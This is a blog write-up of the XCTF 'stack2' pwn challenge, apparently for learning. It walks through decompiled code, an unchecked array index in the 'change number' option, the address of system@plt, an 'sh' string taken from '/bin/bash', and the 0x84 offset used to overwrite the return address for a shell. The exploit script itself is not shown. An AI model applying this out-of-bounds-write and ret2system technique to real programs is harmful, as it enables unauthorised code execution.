XCTF-pwn-stack2 - Writeup

[菜小狗.](https://blog.csdn.net/macro_wing) 于 2019-11-28 21:21:29 发布 357 收藏

分类专栏： CTF－Writeup 文章标签： pwn

本文链接：https://blog.csdn.net/macro_wing/article/details/103300860

版权

CTF－Writeup 专栏收录该内容

4 篇文章 0 订阅

订阅专栏


偶尔在学习的阶段慢慢发现的进步 抽空写点笔记记录一下子

这次做的题目还是栈溢出漏洞的题目但是并没用用到payload，简单用了下ROP


题目描述

除了一个名称 stack2 题目描述是：暂无

下载附件运行一下看看流程




```
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali-Meow:~/DP/pwn/XCTF# ./stack2
***********************************************************
*                       An easy calc                      *
*Give me your numbers and I will return to you an average *
*(0 <= x < 256)                                           *
***********************************************************
How many numbers you have:
1
Give me your numbers
1
1. show numbers
2. add number
3. change number
4. get average
5. exit
3
which number to change:
3
new number:
3
1. show numbers
```




```
2. add number
3. change number
4. get average
5. exit
5
root@kali-Meow:~/DP/pwn/XCTF#
```

保护开启了nx 和canary
流程大概是提供了4个选项的功能：加数、改数还有求平均数啥的。
然后丢到iad里看一下这部分的流程简单分析一下漏洞点。




```
  v14 = __readgsdword(0x14u);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  v9 = 0;
  puts("************************************************************");
  puts("*                      An easy calc                       *");
  puts("*Give me your numbers and I will return to you an average *");
  puts("*(0 <= x < 256)                                           *");
  puts("************************************************************");
  puts("How many numbers you have:");
  __isoc99_scanf("%d", &v5);
  puts("Give me your numbers");
  for ( i = 0; i < v5 && (signed int)i <= 99; ++i )
  {
    __isoc99_scanf("%d", &v7);
    v13[i] = v7;
  }
  for ( j = v5; ; printf("average is %.2lf\n", (double)((long double)v9 / (double)j)) )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( 1 )
        {
          puts("1. show numbers\n2. add number\n3. change number\n4. get average\n5. exit");
          __isoc99_scanf("%d", &v6);
          if ( v6 != 2 )
            break;
          puts("Give me your number");
          __isoc99_scanf("%d", &v7);
          if ( j <= 0x63 )
          {
            v3 = j++;
            v13[v3] = v7;
          }
```

在这里看还是蛮正常的，继续向下看功能模块：




```
        {
          puts("1. show numbers\n2. add number\n3. change number\n4. get average\n5. exit");
          __isoc99_scanf("%d", &v6);
          if ( v6 != 2 )
            break;
          puts("Give me your number");
          __isoc99_scanf("%d", &v7);
          if ( j <= 0x63 )
          {
            v3 = j++;
            v13[v3] = v7;
          }
        }
        if ( v6 > 2 )
```



```
          break;
        if ( v6 != 1 )
          return 0;
        puts("id\t\tnumber");
        for ( k = 0; k < j; ++k )
          printf("%d\t\t%d\n", k, v13[k]);
      }
      if ( v6 != 3 )
        break;
      puts("which number to change:");
      __isoc99_scanf("%d", &v5);
      puts("new number:");
      __isoc99_scanf("%d", &v7);
      v13[v5] = v7;
    }
    if ( v6 != 4 )
      break;
    v9 = 0;
    for ( l = 0; l < j; ++l )
      v9 += v13[l];
  }
  return 0;
}
```


在这里可以看到三号选项的功能模块对输入的数值没有做任何限制
没有检查输入数组的边界就意味着可以任意输入
因此在这里造成栈溢出而劫持eip
然后就大概有接下来的思路了：寻找或者构造system("/bin/sh")来控制程序流程获取shell。



函数名称	段
_init_proc	.init
sub_8048410	.plt
_printf	.plt
___stack_chk_fail	.plt
_puts	.plt
_system	.plt
___libc_start_main	.plt
_setvbuf	.plt
___isoc99_scanf	.plt
__gmon_start__	.plt.
_start	.text
__x86_get_pc_thunk_bx	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_dtors_aux	.text
frame_dummy	.text
hackhere	.text
main	.tex
__libc_csu_init	.text
__libc_csu_fini	.text
_term_proc	.fini

```
.plt:08048450 ; Attributes: thunk
.plt:08048450
.plt:08048450 ; int system(const char *command)
.plt:08048450 _system         proc near               ; CODE XREF: hackhere+19↓p
.plt:08048450
.plt:08048450 command         = dword ptr  4
.plt:08048450
.plt:08048450                 jmp     ds:off_804A018
.plt:08048450 _system         endp
.plt:08048450
.plt:08048456 ; ---------------------------------------------------------------
.plt:08048456                 push    18h
.plt:0804845B                 jmp     sub_8048410
.plt:08048460 ; [00000006 BYTES: COLLAPSED FUNCTION ___libc_start_main. PRESS CTRL-NU
.plt:08048466 ; ---------------------------------------------------------------
.plt:08048466                 push    20h
.plt:0804846B                 jmp     sub_8048410
.plt:08048470 ; [00000006 BYTES: COLLAPSED FUNCTION _setvbuf. PRESS CTRL-NUMPAD+ TO E
.plt:08048476 ; ---------------------------------------------------------------
.plt:08048476                 push    28h
.plt:0804847B                 jmp     sub_8048410
```


system在plt表中的地址为0x8048450



```
.rodata:0804897F                 db    0
.rodata:08048980 ; char command[]
.rodata:08048980 command         db '/bin/bash',0        ; DATA XREF
.rodata:0804898A                 align 4
.rodata:0804898C ; char s[]
.rodata:0804898C s               db '**********************************
.rodata:0804898C                                         ; DATA XREF
.rodata:0804898C                                         ; main+91↑o
.rodata:080489C8 ; char aAnEasyCalc[]
.rodata:080489C8 aAnEasyCalc     db '*                         An easy
```

程序中没有/bin/sh 但是找到了这个个东东 但是/bin/bash 中的bash是不能调用bash命令的，所以在这里构造system(sh)一样能完成调用
sh所在的地址位0x8048980 + 7 （空过前面的/bin/ba 读取sh）
计算漏洞点在栈中的偏移，从返回地址retn到输入的地方偏移为0x84


exp:



